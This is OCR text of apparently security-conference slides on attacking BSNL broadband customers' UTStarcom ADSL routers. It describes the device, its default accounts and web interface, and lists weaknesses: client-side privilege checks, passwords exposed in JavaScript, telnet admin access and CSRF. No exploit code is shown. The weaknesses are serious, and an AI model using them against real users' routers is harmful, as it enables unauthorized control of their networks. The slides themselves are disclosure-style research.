Pwning The BSNL Broadband Users

Sathya Prakash.K Varun.V

Boris-Info

www.boris-info.co.cc

ADSL Modem/Routers

- UTStarcom
- Huawei
- Nokia-Siemens

UTStarcom-ut300r2u

About The Device


- Broadcom chipset   BCM96338
- Usual web Interface served by a light weight httpd server.
- Dhcp server and usual stuffs
- Telnet , SNMP Service

Security Deployed

- Remote http access to the route over the WAN is disabled.
- Router's Management & Configs are done based on privilages of authenticated users
- By default the router has 3 User accounts

1.Admin 2.User 3.Support

ADMIN privileged user



Applications Places System
Sat Feb 20, 6:40 AM boris
DSL Router - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.1.1/
Google
Most Visited Pragyan 2010 - Home Projects Forums Pentest webdesign-clients
DSL Router
DataOne Broadband
Device Info
Advanced Setup
WAN
LAN
NAT
Security
Routing
DNS
IPv6
DSL
Diagnostics
Management
Add
Remove
Save/Reboot
Done
DSL Router - Mozilla Fir...
[Pwning The BSNL Broa...


Wide Area Network (WAN) Setup

Choose Add, Edit, or Remove to configure WAN interfaces.
Choose Save/Reboot to apply the changes and reboot the system.

VPI/VCI	Con. ID	Category	Service	Interface	Protocol	Igmp	QoS	State	Remove	Edit
0/35	1	UBR	pppoe_0_35_1	ppp_0_35_1	PPPoE	Disabled	Disabled	Enabled	□	Edit

Copyright © 2006, UTStarcom Inc. All rights reserved.

USER privileged user



System Log

The System Log dialog allows you to view the System Log and configure the System Log options.

Click "View System Log" to view the System Log.

Click "Configure System Log" to configure the System Log options.

Copyright © 2006, UTStarcom Inc. All rights reserved.


Present Vulnerabilities

- Poor privilege Management
- Decyphered passwords in javascripts
- Telnet ADMIN Access
- CSRF
- Lack of Good Documentation from the ISP

Poor privilege management


- The Entire Router's user privilege management is handled by client si scripting (javascripts)
- Threat Level: high

Source code of menu frame


Applications
Places
System
Sat Feb 20, 7:06 AM
boris
Source of: http://192.168.1.1/menu.html - Mozilla Firefox
File
Edit
View
Help
DSL Router - Mozilla Fir...
Pwning The BSNL Broa...
Source of: http://192.16...

